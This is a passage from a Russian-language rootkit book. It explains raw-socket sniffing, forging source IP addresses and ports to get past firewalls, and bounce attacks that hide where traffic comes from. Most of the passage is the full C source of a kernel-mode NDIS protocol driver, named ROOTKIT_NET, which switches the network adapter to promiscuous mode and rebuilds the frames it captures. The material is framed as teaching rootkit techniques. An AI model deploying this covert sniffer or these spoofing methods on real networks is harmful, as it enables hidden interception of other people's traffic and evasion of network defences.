DWORD numBytesReturned;

if ( WSAIoctl(mySocket,
          SIO_RCVALL,
          &input_buffer,
          sizeof(input_buffer),
```

```
            NULL,
            NULL,
            &numBytesReturned,
            NULL,
            NULL) == SOCKET_ERROR)
{
    printf("WSAIoctl() failed.\n");
    exit(-1);
}
```

После вызова первичный сокет будет анализировать все пакеты в сети независимо от адреса приемника. При этом следует помнить, что в коммутируемых сетях будут доступны только широковещательные пакеты, а также пакеты, предназначенные локальному хосту. Вообще все пакеты удастся перехватить только при наличии концентратора. Другой вариант — конфигурирование на коммутаторе так называемого *связанного порта* (spanned port)[1].

Однако имейте в виду, что при реальном развертывании руткита эти возможности могут быть недоступны. Если вам необходимо анализировать пакеты удаленного хоста той же подсети, одним из решений может быть ARP-вторжение[2], другим — Etherleak-анализ[3].

Отправка пакетов с использованием первичных сокетов

Первичный пакет очень просто отправить с помощью функции `sendto()`:

```
sendto(theSocket,
       (char *)packet,
       sizeof(struct iphdr)+sizeof(struct tcphdr)+datasize,
       0,
       (struct sockaddr *)theAddressP,
       sizeof(struct sockaddr));
```

Итак, теперь мы имеем все необходимые инструменты для приема и передачи первичных пакетов. Давайте выясним, что это нам дает.

Подделка адреса источника

Контролировать порт источника очень важно для брандмауэров. Брандмауэры часто настраиваются так, чтобы разрешать передачу только в том случае, если в качестве порта источника указан порт 53, 25 или 80 (соответственно для DNS-, SMTP- или WWW-пакетов). Обход этих правил может помочь организовать передачу данных из любой сети. В некоторых случаях могут использоваться определенные IP-адреса. Например, брандмауэр может пропускать весь трафик, исходящий с веб-сервера с портами источника 80 и 443. Зная это, руткит может

---

[1] Связанный порт — это специальный порт коммутатора, который может быть использован для анализа трафика.

[2] ARP-вторжение (ARP hijacking) позволяет перехватывать трафик в коммутируемой сети путем маршрутизации пакетов через промежуточный хост. Эта тема широко освещена в литературе.

[3] O. Arkin and J. Anderson, «Etherleak: Ethernet Frame Padding Information Leakage». См. www.atstake.com/research/advisories/2003/atstake_etherleak_report.pdf.

подделывать пакеты, например, имитируя пакеты веб-сервера. Указав нужные порт и IP-адрес источника, можно добиться того, что трафик будет свободно проходить через брандмауэр.

Возвращающиеся пакеты

Последний из описываемых методов низкоуровневого манипулирования сетью, который мы рассмотрим, связан с так называемыми возвращающимися пакетами (bouncing packets). Эффект возвращающихся пакетов достигается за счет манипулирования IP-адресом источника. Руткит изменяет IP-адрес источника так, чтобы он указывал на внешнюю по отношению к сети машину. Этот адрес может соответствовать реальному компьютеру где-то в Интернете, находящемуся под контролем хакера. При этом отправлять пакеты с поддельным IP-адресом источника руткит может на третий компьютер, например, на популярный веб-сервер. В результате веб-сервер возвращает пакеты на поддельный адрес, то есть на компьютер, контролируемый хакером. Эта сложная форма *атаки возвращающимися пакетами* (bounce attack) позволяет руткиту отправлять трафик в одном из направлений без раскрытия источника этого трафика[1].

Например, руткит может отправить TCP-пакет синхронизации с поддельным адресом источника. Этот пакет может содержать данные, закодированные в начальном номере последовательности. Веб-сервер ответит на пакет синхронизации пакетом подтверждения приема, поместив в этот пакет исходный номер последовательности (плюс один). Таким образом работает однонаправленный механизм передачи.

Еще одно достоинство трафика возвращающихся пакетов состоит в возможности обходить брандмауэры. Если руткит развернуть в хорошо защищенной сети, которая пропускает трафик только с определенных доверенных хостов, руткит может отправлять им пакеты с таким расчетом, чтобы те возвращали пакеты обратно. Однако при атаке возвращающимися пакетами нужно быть очень осторожным, поскольку иногда DNS-системы работают так, что сопоставляют IP-адресу сразу несколько хостов, в результате источником ваших возвращающихся пакетов нежданно-негаданно оказывается целая группа хостов. Чтобы избежать этой проблемы, надо либо вместо DNS-имен хостов указывать их IP-адреса, либо при разработке учесть, что источником возвращающихся пакетов может оказаться любой из группы хостов. Другая проблема состоит в том, что некоторые маршрутизаторы и брандмауэры выполняют проверку с сохранением информации о состоянии пакетов, не позволяя проходить возвращающимся пакетам ни в ту, ни в другую сторону.

Однако обычно эта проблема не является слишком серьезной. Большинство брандмауэров, выполняющих так называемую проверку с сохранением информации о состоянии пакетов, обнаружив возвращающийся пакет подтверждения приема пакета синхронизации, предполагают, что идет стандартный процесс установления соединения.

---

[1] Очевидно, что двунаправленный трафик позволяет раскрыть местоположение хакера. При однонаправленном трафике для выяснения целевого адреса достаточно просто проверить адрес источника (а он в данном случае поддельный).

Поддержка руткита режима ядра с использованием интерфейса NDIS

Итак, мы выяснили, как создавать первичные пакеты из программы режима пользователя. Это замечательно для экспериментов, но не очень подходит для настоящего руткита. Необходимо научиться отправлять первичные пакеты ядру и получать их оттуда.

Интерфейс NDIS предоставляет драйверу доступ к первичным пакетам. Хотя этот интерфейс лучше всего подходит для анализа первичных пакетов, вы также можете отправлять их, используя NDIS-драйвер.

В качестве примера рассмотрим протокольный NDIS-драйвер. Он позволяет создавать и анализировать пакеты. Протокольный драйвер *не* фильтрует пакеты, то есть мы не можем контролировать пакеты, направляемые хосту или исходящие с хоста (наш руткит — не брандмауэр пакетов). Для анализа мы получаем *копию* каждого пакета, а не оригинал.

Чтобы начать анализ, первым делом мы должны зарегистрировать протокол, а затем определить функции обратного вызова, которые будут обрабатывать события.

Регистрация протокола

Итак, чтобы начать анализ, нужно зарегистрировать в системе структуру с характеристиками протокола. Для этого требуется аргумент, который укажет, с каким интерфейсом (Ethernet, беспроводная карта и т. п.) мы будем работать. Интерфейс иногда называется MAC-адресом. В нашем примере мы зашиваем этот аргумент в программе и даем нашему протоколу имя ROOTKIT_NET.

```
#include "ntddk.h"

// Важно! Эта директива должна идти перед директивой #include "ndis.h"
#define NDIS40 1

#include "ndis.h"
#include "stdio.h"

struct UserStruct
{
    ULONG mData;
} gUserStruct;

// Описатель открытого сетевого адаптера
NDIS_HANDLE gAdapterHandle;

NDIS_HANDLE gNdisProtocolHandle;
NDIS_EVENT gCloseWaitEvent;

NTSTATUS DriverEntry( IN PDRIVER_OBJECT theDriverObject,
                      IN PUNICODE_STRING theRegistryPath )
{
    UINT aMediumIndex = 0;
    NDIS_STATUS aStatus, anErrorStatus;
```

```
// Мы используем только 802.3.
NDIS_MEDIUM aMediumArray=NdisMedium802_3;
UNICODE_STRING anAdapterName;
NDIS_PROTOCOL_CHARACTERISTICS aProtocolChar;
NDIS_STRING aProtoName = NDIS_STRING_CONST("ROOTKIT_NET");

DbgPrint("ROOTKIT Loading...");
```

Вы можете получить список потенциальных интерфейсов с помощью одного из следующих ключей реестра[1]:

- HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\NetworkCards;
- HKLM\SYSTEM\CurrentControlSet\Services\TcpIp\Linkage.

Например, одна из наших тестовых систем имеет такие сборки:

```
\Device\{6C0B978B-812D-4621-A30B-FD72F6C446AF} ORiNOCO Wireless LAN PC Card (5 volt)

\Device\{E30AAA3E-044E-40D3-A8FE-64CC01F2B9B5}

\Device\{5436B920-2709-4250-918D-B4ED3BB8CF9A} Dell TrueMobile 1150 Series Wireless LAN
   Mini PCI Card

\Device\{5A6C6428-C5F2-4BA5-A469-49F607B369F2} 1394 Net Adapter

\Device\{357AC276-D8E7-47BF-954D-F3123D3319BD} 3Com 3C920 Integrated Fast Ethernet
   Controller (3C905C-TX Compatible)

\Device\{6D615BDB-A6C2-471D-992E-4C0B431334F1} 1394 Net Adapter

\Device\{83EE41D0-5088-4CC7-BC99-CEA55D5662D2} 3Com 3C920 Integrated Fast Ethernet
   Controller (3C905C-TX Compatible)

\Device\NdisWanIp

\Device\{147E65D7-4065-4249-8679-F79DB39CFC27}

\Device\{6AB35A1D-6D0B-45CA-9F1C-CD125F950D6F}
```

Мы инициализируем имя адаптера интерфейса именем сборки. Формат строки такой: **\Device\{GUID}**. Обратите внимание на префикс L перед строкой. Это говорит компилятору, что строку надо рассматривать в кодировке UNICODE.

```
RtlInitUnicodeString(
        &anAdapterName,
        L"\\Device\\{453CCFA6-B612-48A2-8389-309D3EC35532}" );

// Для закрытия инициируем событие синхронизации
NdisInitializeEvent(&gCloseWaitEvent);

theDriverObject->DriverUnload = OnUnload;
```

Теперь нам надо инициализировать структуру **ProtocolCharacteristics**. Эта структура включает последовательность указателей на инициализируемые функции. Функции представляют собой обработчики разнообразных событий. Существует множество событий, но нас больше всего интересует то, которое возникает при

[1] Код TCP-привязки можно найти по адресу www.winpcap.polito.it/docs/man/html/Packet_8c-source.html.

приходе пакета из сети. Именно с его помощью мы можем анализировать пакеты. Каждый из обработчиков имеет имя вида **On*XXX*** или **On*XXX*Done**, где вместо символов *XXX* подставляется имя, соответствующее функции обратного вызова.

```
//////////////////////////////////////////////////////////
// Инициирование сетевого анализатора - все стандартно
// согласно документации DDK
//////////////////////////////////////////////////////////

RtlZeroMemory( &aProtocolChar,

sizeof(NDIS_PROTOCOL_CHARACTERISTICS));
aProtocolChar.MajorNdisVersion = 4;
aProtocolChar.MinorNdisVersion = 0;
aProtocolChar.Reserved = 0;
aProtocolChar.OpenAdapterCompleteHandler = OnOpenAdapterDone;
aProtocolChar.CloseAdapterCompleteHandler = OnCloseAdapterDone;
aProtocolChar.SendCompleteHandler = OnSendDone;
aProtocolChar.TransferDataCompleteHandler = OnTransferDataDone;
aProtocolChar.ResetCompleteHandler = OnResetDone;
aProtocolChar.RequestCompleteHandler = OnRequestDone;
aProtocolChar.ReceiveHandler = OnReceiveStub;

aProtocolChar.ReceiveCompleteHandler = OnReceiveDoneStub;
aProtocolChar.StatusHandler = OnStatus;
aProtocolChar.StatusCompleteHandler = OnStatusDone;
aProtocolChar.Name = aProtoName;
aProtocolChar.BindAdapterHandler = OnBindAdapter;
aProtocolChar.UnbindAdapterHandler = OnUnbindAdapter;

aProtocolChar.UnloadHandler = OnProtocolUnload;
aProtocolChar.ReceivePacketHandler = OnReceivePacket;
aProtocolChar.PnPEventHandler = OnPNPEvent;

DbgPrint("ROOTKIT: Registering NDIS Protocol\n");
```

И наконец, мы делаем вызов **NdisRegisterProtocol**, чтобы зарегистрировать структуру характеристик протокола в системе. Это должно произойти до того, как мы привяжем адаптер к интерфейсу и начнем получать пакеты.

```
// Мы должны зарегистрировать протокол до того,
// как привяжем адаптер к MAC-адресу.

NdisRegisterProtocol(&aStatus,
                     &gNdisProtocolHandle,
                     &aProtocolChar,
                     sizeof(NDIS_PROTOCOL_CHARACTERISTICS));

if (aStatus != NDIS_STATUS_SUCCESS)
{
    char _t[255];

    _snprintf(_t, 253, "DriverEntry: ERROR "
              "NdisRegisterProtocol failed with "
              "error 0x%08X", aStatus);

    DbgPrint(_t);
    return aStatus;
}
```

Если протокол успешно зарегистрирован, мы можем вызвать функцию **NdisOpenAdapter**, которая «соединяет» нас с указанным интерфейсом. После того как вызов сделан, NDIS-библиотека начинает вызывать функции обратного вызова.

Заметьте, что **NdisOpenAdapter** может вернуть код состояния «ожидаю». Это означает, что операция открытия сразу не завершилась. В этой ситуации NDIS-библиотека вызовет наш обработчик **OnOpenAdapterDone** сразу же, как только операция будет завершена. Таким образом, наш код никогда не блокируется. В то же время, если **NdisOpenAdapter** завершится немедленно, то должны специально вызывать функцию **OnOpenAdapterDone**.

Очень важно помнить, что если вызов завершается немедленно, мы должны вызывать версию *XXX***Done** функции обратного вызова.

```
// NdisOpenAdapter открывает соединение между протоколом и
// физическим адаптером (MAC-уровень)

NdisOpenAdapter(
        &aStatus,           // Возвращает код
        &anErrorStatus,     // Возвращает код
        &gAdapterHandle,    // Возвращает описатель адаптера
        &aMediumIndex,      // Указатель на int, который является
                            // индексом в массиве aMediumArray
                            // и указывает, с каким MAC-адресом
                            // мы хотим работать
        &aMediumArray,      // Массив, описывающий физические
                            // носители сети
        1,                  // Количество элементов в aMediumArray
        gNdisProtocolHandle, // Описатель, возвращенный функцией
                            // NdisRegisterProtocol
        &gUserStruct,       // Указатель на пользовательскую структуру,
                            // которая нужна программисту
        &anAdapterName,     // Имя открываемого адаптера
        0,                  // Битовая маска параметров
        NULL);              // Указатель на дополнительную информацию
                            // для передачи в функцию MacOpenAdapter

if (aStatus != NDIS_STATUS_PENDING)
{
    if(FALSE == NT_SUCCESS(aStatus))
    {
        // Случилось страшное... Надо все позакрывать
        char _t[255];

        _snprintf(_t, 253, "ROOTKIT: NdisOpenAdapter"
                           " returned an error 0x%08X",
                  aStatus);

        DbgPrint(_t);

        // Полезная для отладки проверка
        if(NDIS_STATUS_ADAPTER_NOT_FOUND == aStatus)
        {
            DbgPrint("NDIS_STATUS_ADAPTER_NOT_FOUND");
        }

        // Удалить протокол, иначе - синий экран смерти!
        NdisDeregisterProtocol( &aStatus, gNdisProtocolHandle);
```

```
        if(FALSE == NT_SUCCESS(aStatus))
        {
            DbgPrint("DeregisterProtocol failed!");
        }

        // Для WinCE NdisFreeEvent(gCloseWaitEvent);

        return STATUS_UNSUCCESSFUL;
    }
    else
    {
        OnOpenAdapterDone(
                &gUserStruct,
                aStatus,
                NDIS_STATUS_SUCCESS
                );
    }
}

return STATUS_SUCCESS;
```

Итак, теперь мы знаем, как определить и зарегистрировать протокол. Далее обсудим функции обратного вызова, которые будут обрабатывать события.

Функции обратного вызова протокольного драйвера

Хотя функции обратного вызова *нужны*, большинство из них ничего не делает. Специальная реализация требуется только для функций **OnOpenAdapterDone** и **OnCloseAdapterDone**. Добавим также немного кода в функцию **OnReceiveStub**, чтобы вывести информацию об анализируемом пакете.

Функция **OnOpenAdapterDone** проверяет, не возникла ли ошибка в процессе открытия интерфейса.

Если все прошло хорошо, она затем пытается перевести интерфейс в режим прослушивания всех пакетов, что означает передачу сетевой картой ядру всех пакетов, приходящих из сети. Это делается с использованием вызова **NdisRequest** и режима **NDIS_PACKET_TYPE_PROMISCUOUS**:

```
VOID

OnOpenAdapterDone( IN NDIS_HANDLE ProtocolBindingContext,
IN NDIS_STATUS Status,
IN NDIS_STATUS OpenErrorStatus )

{
NDIS_REQUEST anNdisRequest;
NDIS_STATUS anotherStatus;
ULONG aMode = NDIS_PACKET_TYPE_PROMISCUOUS;

DbgPrint("ROOTKIT: OnOpenAdapterDone called\n");

if(NT_SUCCESS(OpenErrorStatus))

    {
    // Переводим карту в режим прослушивания всех пакетов
    anNdisRequest.RequestType = NdisRequestSetInformation;
```

```
    anNdisRequest.DATA.SET_INFORMATION.Oid = OID_GEN_CURRENT_PACKET_FILTER;
    anNdisRequest.DATA.SET_INFORMATION.InformationBuffer = &aMode;
    anNdisRequest.DATA.SET_INFORMATION
        .InformationBufferLength = sizeof(ULONG);
    NdisRequest(&anotherStatus,
        gAdapterHandle,
        &anNdisRequest );
    }
    else
    {
    char _t[255];

    _snprintf(_t, 252, "OnOpenAdapterDone called with "
                  "error code 0x%08X",
    OpenErrorStatus);
    DbgPrint(_t);
    }
} .
```

Теперь мы установим событие в **OnCloasAdapterDone**, чтобы сообщить остальному коду драйвера, когда завершится операция закрытия. Это позволит руткиту выяснить, нужно ли ожидать закрытия интерфейса перед выгрузкой из памяти:

```
VOID
OnCloseAdapterDone( IN NDIS_HANDLE ProtocolBindingContext,
                    IN NDIS_STATUS Status )

{
    DbgPrint("ROOTKIT: OnCloseAdapterDone called\n");
    // Синхронизируемся с событием выгрузки драйвера
    NdisSetEvent(&gCloseWaitEvent);
}

VOID
OnSendDone( IN NDIS_HANDLE ProtocolBindingContext,
            IN PNDIS_PACKET pPacket,
            IN NDIS_STATUS Status )
{
    DbgPrint("ROOTKIT: OnSendDone called\n");
}

VOID
OnTransferDataDone ( IN NDIS_HANDLE thePBindingContext,
                     IN PNDIS_PACKET thePacketP,
                     IN NDIS_STATUS theStatus,
                     IN UINT theBytesTransfered )
{
    DbgPrint("ROOTKIT: OnTransferDataDone called\n");
}
```

Функция **OnreceiveStub** вызывается каждый раз, когда из сети приходит очередной пакет. Аргумент **HeaderBuffer** содержит указатель на Ethernet-заголовок. **LookAheadBuffer** может содержать указатель на остальную часть пакета.

ВНИМАНИЕ

NDIS не гарантирует, что LookAheadBuffer будет содержать весь пакет целиком. При анализе пакетов нельзя полагаться только на это значение.

В нашем примере мы просто возвращаем NDIS_STATUS_NOT_ACCEPTED, показывая, что нам этот пакет не интересен.

```
/* Пакет поступил */
NDIS_STATUS
OnReceiveStub(
        IN NDIS_HANDLE ProtocolBindingContext, /* наша открытая структура */
        IN NDIS_HANDLE MacReceiveContext,
        IN PVOID HeaderBuffer, /* Ethernet-заголовок */
        IN UINT HeaderBufferSize,
        IN PVOID LookAheadBuffer, /* Возможно, здесь весь пакет */
        IN UINT LookaheadBufferSize,
        UINT PacketSize )
{
    char _t[255];
    UINT aFrameType = 0;

    // Отправляем тип кадра отладчику
    memcpy(&aFrameType, ( ((char *)HeaderBuffer) + 12), 2);
    _snprintf(_t, 253, "sniffed frame type %u, packetsize %u",

    aFrameType, PacketSize);
    DbgPrint(_t);

    // Игнорируем все пакеты
    return NDIS_STATUS_NOT_ACCEPTED;
}

VOID
OnReceiveDoneStub( IN NDIS_HANDLE ProtocolBindingContext )
{
    DbgPrint("ROOTKIT: OnReceiveDoneStub called\n");
    return;
}

VOID
OnStatus( IN NDIS_HANDLE ProtocolBindingContext,
          IN NDIS_STATUS Status,
          IN PVOID StatusBuffer,
          IN UINT StatusBufferSize )
{
    DbgPrint("ROOTKIT: OnStatus called\n");
    return;
}
VOID
OnStatusDone( IN NDIS_HANDLE ProtocolBindingContext )
{
    DbgPrint("ROOTKIT:OnStatusDone called\n");
    return;
}

VOID OnResetDone( IN NDIS_HANDLE ProtocolBindingContext,
                  IN NDIS_STATUS Status )
{
    DbgPrint("ROOTKIT: OnResetDone called\n");
    return;
}

VOID
```

```
OnRequestDone( IN NDIS_HANDLE ProtocolBindingContext,
               IN PNDIS_REQUEST NdisRequest,
               IN NDIS_STATUS Status )
{
    DbgPrint("ROOTKIT: OnRequestDone called\n");
    return;
}

VOID OnBindAdapter(OUT PNDIS_STATUS theStatus,
                   IN NDIS_HANDLE theBindContext,
                   IN PNDIS_STRING theDeviceNameP,
                   IN PVOID theSS1,
                   IN PVOID theSS2 )
{
    DbgPrint("ROOTKIT: OnBindAdapter called\n");
    return;
}

VOID OnUnbindAdapter(OUT PNDIS_STATUS theStatus,
                     IN NDIS_HANDLE theBindContext,
                     IN PNDIS_HANDLE theUnbindContext )
{
    DbgPrint("ROOTKIT: OnUnbindAdapter called\n");
    return;
}

NDIS_STATUS
OnPNPEvent( IN NDIS_HANDLE ProtocolBindingContext,
            IN PNET_PNP_EVENT pNetPnPEvent)
{
    DbgPrint("ROOTKIT: PtPnPHandler called");
    return NDIS_STATUS_SUCCESS;
}
VOID OnProtocolUnload( VOID )
{
    DbgPrint("ROOTKIT: OnProtocolUnload called");
    return;
}

INT OnReceivePacket(IN NDIS_HANDLE ProtocolBindingContext,
                    IN PNDIS_PACKET Packet )
{
    DbgPrint("ROOTKIT: OnReceivePacket called\n");
    return 0;
}
```

И наконец, реализуем процедуру выгрузки драйвера. Эта процедура закрывает адаптер и затем ожидает события, которое возникнет, когда адаптер закроется (вспомните упомянутую ранее функцию **OnCloseAdapterDone**). Пока мы ожидаем закрытия адаптера, наши функции обратного вызова все еще могут вызываться. Если мы выгрузим драйвер, не дождавшись закрытия адаптера, то, вполне вероятно, будет сделана попытка вызвать наши функции после их выгрузки из памяти. А это означает появление синего экрана смерти!

```
VOID OnUnload( IN PDRIVER_OBJECT DriverObject )
{
    NDIS_STATUS Status;
    DbgPrint("ROOTKIT: OnUnload called\n");
```

```
    NdisResetEvent(&gCloseWaitEvent);

    NdisCloseAdapter(&Status,
                     gAdapterHandle);

    // Мы должны дождаться завершения операции
    // ---------------------------------
    if(Status == NDIS_STATUS_PENDING)
    {
        DbgPrint("rootkit: OnUnload: pending wait event\n");
        NdisWaitEvent(&gCloseWaitEvent, 0);
    }

    NdisDeregisterProtocol( &Status, gNdisProtocolHandle);
    if(FALSE == NT_SUCCESS(Status))
    {
        DbgPrint("DeregisterProtocol failed!");
    }

    // Для WinCE используйте NdisFreeEvent(gCloseWaitEvent);
    DbgPrint("rootkit: OnUnload: NdisCloseAdapter() done\n");
}
```

Перемещение целых пакетов

Как уже отмечалось, функция **OnReceiveStub** не всегда получает целые пакеты в буфере **LookAheadBuffer**, поэтому нам необходимо убедиться, что мы получили целый пакет. Это требует вызова функции **NdisTransportData** и управления определенными структурами буфера.

Мы создадим две дополнительные глобальные переменные, одну — для пула пакетов, вторую — для пула буферов. Затем в **OnOpenAdapterDone** мы инициализируем эти переменные, используя функции **NdisAllocatePacketPool** и **NdisAllocateBufferPool**:

```
NDIS_HANDLE gPacketPoolH;
NDIS_HANDLE gBufferPoolH;

VOID
OnOpenAdapterDone(IN NDIS_HANDLE ProtocolBindingContext,
                  IN NDIS_STATUS Status,
                  IN NDIS_STATUS OpenErrorStatus )
{
    NDIS_STATUS aStatus;
    NDIS_REQUEST anNdisRequest;
    NDIS_STATUS anotherStatus;
    ULONG aMode = NDIS_PACKET_TYPE_PROMISCUOUS;
    DbgPrint("ROOTKIT: OnOpenAdapterDone called\n");
    if(NT_SUCCESS(OpenErrorStatus))
    {
        // Переводим карту в режим прослушивания всех пакетов
        anNdisRequest.RequestType = NdisRequestSetInformation;
        anNdisRequest.DATA.SET_INFORMATION.Oid =
                OID_GEN_CURRENT_PACKET_FILTER;
        anNdisRequest.DATA.SET_INFORMATION.InformationBuffer = &aMode;
        anNdisRequest.DATA.SET_INFORMATION
                .InformationBufferLength = sizeof(ULONG);
        NdisRequest( &anotherStatus,
```

```
                    gAdapterHandle,
                    &anNdisRequest );

        NdisAllocatePacketPool(
                &aStatus,
                &gPacketPoolH,
                TRANSMIT_PACKETS,
                sizeof(PACKET_RESERVED));

        if (aStatus != NDIS_STATUS_SUCCESS)
        {
            return;
        }

        NdisAllocateBufferPool(
                    &aStatus,
                    &gBufferPoolH,
                    TRANSMIT_PACKETS );

        if (aStatus != NDIS_STATUS_SUCCESS)
        {
            return;
        }
    }
    else
    {
        char _t[255];

        _snprintf(_t, 252, "OnOpenAdapterDone called"
                           " with error code 0x%08X",
                  OpenErrorStatus);

        DbgPrint(_t);
    }
}
```

Теперь, используя описатели пулов буферов и пакетов, мы может начать операцию перемещения данных в нашем обработчике события получения пакета. Мы проверяем, является ли пакет Ethernet-пакетом, а затем сохраняем заголовок Ethernet-пакета. После этого мы выделяем буфер и пакет из пула. Структура **NDIS_PACKET** содержит зарезервированное поле, в котором мы сохраняем копию заголовка Ethernet-пакета. Кроме того, структура **NDIS_PACKET** содержит цепочку буферов, в которые копируется остаток пакета. Мы выделяем один буфер, достаточно большой, чтобы вместить остаток пакета, и добавляем его в **NDIS_PACKET**. После этого делаем вызов **NdisTransferData**, чтобы переместить остаток пакета в буфер.

Вызов **NdisTransferData** может завершиться немедленно, а если нет, он возвращает код «ожидаю». Если операция отложена, то обработчик **OnTransferDataDone** будет вызван, когда она завершится. Не забывайте, что если вызов **NdisTransferData** завершит операцию немедленно, требуется самостоятельно вызвать функцию **OnTransferDataDone!**

```
/* Обработка пришедшего пакета */
NDIS_STATUS
OnReceiveStub( IN NDIS_HANDLE ProtocolBindingContext,
               IN NDIS_HANDLE MacReceiveContext,
               IN PVOID HeaderBuffer, /* Ethernet-заголовок */
```

```
            IN UINT HeaderBufferSize,
            IN PVOID LookAheadBuffer, /* Возможно, здесь весь пакет */
            IN UINT LookaheadBufferSize,
            UINT PacketSize )
{
    PNDIS_PACKET pPacket;
    PNDIS_BUFFER pBuffer;
    ULONG SizeToTransfer = 0;
    NDIS_STATUS Status;
    UINT BytesTransfered;
    ULONG BufferLength;
    PPACKET_RESERVED Reserved;
    NDIS_HANDLE BufferPool;
    PVOID aTemp;
    UINT Frame_Type = 0;

    DbgPrint("ROOTKIT: OnReceiveStub called\n");

    SizeToTransfer = PacketSize;

    if( (HeaderBufferSize > ETHERNET_HEADER_LENGTH)
        || (SizeToTransfer > (1514 - ETHERNET_HEADER_LENGTH) ))
    {
        DbgPrint("ROOTKIT: OnReceiveStub returning unaccepted packet\n");
        return NDIS_STATUS_NOT_ACCEPTED;
    }

    memcpy(&Frame_Type, ( ((char *)HeaderBuffer) + 12), 2);
        /*
         * игнорируем все, за исключением
         * IP-адреса (сетевой порядок следования байтов)
         */
    if(Frame_Type != 0x0008)
    {
        DbgPrint("Ignoring NON-Ethernet frame");
        return NDIS_STATUS_NOT_ACCEPTED;
    }

        /* Сохраняем полезную нагрузку Ethernet-пакета */

    aTemp = ExAllocatePool( NonPagedPool, (1514 - ETHERNET_HEADER_LENGTH ));
    if(aTemp)
    {
        // DbgPrint("ROOTKIT: ORI: store ethernet payload\n");
        RtlZeroMemory(aTemp, (1514 - ETHERNET_HEADER_LENGTH ));
        NdisAllocatePacket(
         &Status,
         &pPacket,
         gPacketPoolH /* Предыдущий вызов NdisAllocatePacketPool */
            );

        if (NDIS_STATUS_SUCCESS == Status)
        {
            // DbgPrint("ROOTKIT: ORI: store ethernet header\n");
            /* Сохраняем заголовок Ethernet-пакета */
            RESERVED(pPacket)->pHeaderBufferP = ExAllocatePool(
                        NonPagedPool,
          ETHERNET_HEADER_LENGTH);
            DbgPrint("ROOTKIT: ORI: checking ptr\n");
```

```
if(RESERVED(pPacket)->pHeaderBufferP)
{
    // DbgPrint("ROOTKIT: ORI: pHeaderBufferP\n");
    RtlZeroMemory(
        RESERVED(pPacket)->pHeaderBufferP,
        ETHERNET_HEADER_LENGTH);
    memcpy(RESERVED(pPacket)->pHeaderBufferP,
           (char *)HeaderBuffer,
           ETHERNET_HEADER_LENGTH);
    RESERVED(pPacket)->pHeaderBufferLen =
                              ETHERNET_HEADER_LENGTH;
    NdisAllocateBuffer(
        &Status,
        &pBuffer,
        gBufferPoolH,
        aTemp,
        (1514 - ETHERNET_HEADER_LENGTH)
        );

    if (NDIS_STATUS_SUCCESS == Status)
    {
        // DbgPrint("ROOTKIT: ORI: NDIS_STATUS_SUCCESS\n");
        /* Освободим буфер позже */
        RESERVED(pPacket)->pBuffer = aTemp;

        /* Присоединяем наш буфер к пакету */
        NdisChainBufferAtFront(pPacket, pBuffer);
        // DbgPrint("ROOTKIT: ORI: NdisTransferData\n");
        NdisTransferData(
            &(gUserStruct.mStatus),
            gAdapterHandle,
            MacReceiveContext,
            0,
            SizeToTransfer,
            pPacket,
            &BytesTransfered);

        if (Status != NDIS_STATUS_PENDING)
        {
            // DbgPrint("ROOTKIT: ORI: did not pend\n");
            /* Если вызов не отложенный,
              *вызываем процедуру завершения
             */
            OnTransferDataDone(
                &gUserStruct,
                pPacket,
                Status,
                BytesTransfered
                );
        }
        return NDIS_STATUS_SUCCESS;
    }
    ExFreePool(RESERVED(pPacket)->pHeaderBufferP);
}
else
{
        DbgPrint(
         "ROOTKIT: ORI: pHeaderBufferP allocation failed!\n");
}
```

```
            // DbgPrint("ROOTKIT: ORI: NdisFreePacket()\n");
            NdisFreePacket(pPacket);

        }
        // DbgPrint("ROOTKIT: ORI: ExFreePool()\n");
        ExFreePool(aTemp);

    }
    return NDIS_STATUS_SUCCESS;
}
```

И наконец, давайте посмотрим на вызов **OnTransferDataDone**, чтобы понять, как восстановить целый пакет. Мы получим буфер заголовка, который мы предварительно сохранили в зарезервированном поле структуры **NDIS_PACKET**; также мы получим остаток пакета из нашего буфера. Буфер не включает заголовка, так что мы конкатенируем оба буфера, чтобы воссоздать весь первичный кадр. Затем освобождаем и снова инициализируем пулы буферов и пакетов, чтобы их можно было использовать снова.

Сразу после создания первичного («сырого») кадра вызываем функцию **OnSniffedPacket** с указателем на кадр и его длиной:

```
VOID
OnTransferDataDone ( IN NDIS_HANDLE thePBindingContext,
                     IN PNDIS_PACKET thePacketP,
                     IN NDIS_STATUS theStatus,
                     IN UINT theBytesTransfered )
{
    PNDIS_BUFFER aNdisBufP;
    PVOID aBufferP;
    ULONG aBufferLen;

    PVOID aHeaderBufferP;
    ULONG aHeaderBufferLen;

    // DbgPrint("ROOTKIT: OnTransferDataDone called\n");

    ////////////////////////////////////////////////////////
    // Здесь мы имеем готовый пакет.
    ////////////////////////////////////////////////////////

    aBufferP = RESERVED(thePacketP)->pBuffer;
    aBufferLen = theBytesTransfered;
    aHeaderBufferP = RESERVED(thePacketP)->pHeaderBufferP;
    aHeaderBufferLen = RESERVED(thePacketP)->pHeaderBufferLen;

    ////////////////////////////////////////////////////////
    // В aHeaderBufferP должен быть Ethernet-заголовок,
    // а в aBufferP - TCP/IP-пакет
    ////////////////////////////////////////////////////////

    if(aBufferP && aHeaderBufferP)
    {
        ULONG aPos = 0;
        char *aPtr = NULL;

        aPtr = ExAllocatePool( NonPagedPool,
                    (aHeaderBufferLen + aBufferLen) );
        if(aPtr)
```

```
        {
            memcpy(aPtr,
                   aHeaderBufferP,
                   aHeaderBufferLen );

            memcpy(aPtr + aHeaderBufferLen,
                   aBufferP,
                   aBufferLen );

            // Мы окончательно собрали пакет, готовый для анализа,
            // так что пора сделать то, ради чего все затевалось:
            OnSniffedPacket(aPtr, (aHeaderBufferLen + aBufferLen));
            ExFreePool(aPtr);
        }
        // DbgPrint("ROOTKIT: OTDD: Freeing Packet Memory\n");
        ExFreePool(aBufferP);
        ExFreePool(aHeaderBufferP);
    }
    /* Освобождаем буфер */
    // DbgPrint("ROOTKIT: OTDD: NdisUnchainBufferAtFront\n");
    NdisUnchainBufferAtFront(
        thePacketP, &aNdisBufP); // Освобождаем дескриптор буфера
    if(aNdisBufP) NdisFreeBuffer(aNdisBufP);

    // DbgPrint("ROOTKIT: OTDD: NdisReinitializePacket\n");
    NdisReinitializePacket(thePacketP);
    NdisFreePacket(thePacketP);
    return;
}
```

Функция **OnSniffedPacket** может делать все, что хотите. В нашем примере она просто выводит некоторые сведения о пакете.

```
void OnSniffedPacket(const char* theData, int theLen)
{
    char _c[255];
    _snprintf(_c, 253, "OnSniffedPacket: got packet length %d", theLen);
    DbgPrint(_c);
}
```

